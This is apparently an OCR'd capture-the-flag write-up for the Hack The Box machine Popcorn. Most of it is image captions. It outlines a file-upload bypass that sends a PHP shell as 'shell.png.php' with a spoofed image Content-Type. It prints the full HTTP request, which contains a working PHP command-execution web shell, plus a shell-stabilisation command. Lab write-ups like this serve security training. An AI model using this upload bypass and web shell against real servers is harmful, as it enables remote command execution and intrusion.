Figure 1: pop.png



Figure 2: 0.png

Writeup by Artemis

HOST : popcorn.htb

Reconnaissance



Figure 3: pop0.png

we register as simple as we can to get access to the interface , here we noticed after few browsing around ; the “upload endpoint”



Figure 4: pop00.png



Figure 5: first look

Exploitation chain

bash

```
    Register new torrent file
        |
        |
Intercept the request in Burpsuite / Caido
        |
    Update torrent profile using screenshot Functionnality
        |
        |
    reverse shell as image : shell.png.php
        |
        |
        |
[flag located under /home dir]
```

Quick Reminder : change Content-Type tag value to image/png to bypass restriction and upload successfully

Now move to /upload endpoint that got pubicly exposed ; locate your .php

Reverse shell

Tip :

bash

```
use
    {path}/script -qc /bin/bash /dev/null

for shell stabilisation
```

Privilege Escalation

grab the script and run it

and Here we go ! ! !



Figure 6: Screenshot_20260108_111806.png



Figure 7: pop1.png

```
POST /torrent/upload_file.php?mode=upload&id=d6d70603b02217f6e43f3dc5197cdf841eb6e167
HTTP/1.1
Host: popcorn.htb
Content-Length: 453
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://popcorn.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary8yFV7tMZ3VXED6E0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://popcorn.htb/torrent/edit.php?mode=edit&id=d6d70603b02217f6e43f3dc5197cdf841eb6e167
Accept-Encoding: gzip, deflate, br
Cookie: /torrent/torrents.php=; /torrent/index.phpfirsttimeload=1; /torrent/index.php=;
/torrent/login.php=; /torrent/torrents.phpfirsttimeload=0; /torrent/=; saveit_0=4;
saveit_1=5; PHPSESSID=c1bb670a768294af5809866ac36f53f4
Connection: keep-alive

------WebKitFormBoundary8yFV7tMZ3VXED6E0
Content-Disposition: form-data; name="file"; filename="shell.png.php"
Content-Type: image/png

<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

------WebKitFormBoundary8yFV7tMZ3VXED6E0
Content-Disposition: form-data; name="submit"

Submit Screenshot
------WebKitFormBoundary8yFV7tMZ3VXED6E0--
```

Figure 8: pop4.png



Figure 9: pop6.png



Figure 10: pop7.png



Figure 11: pop8.png



Figure 12: pop2.png



Figure 13: pop9.png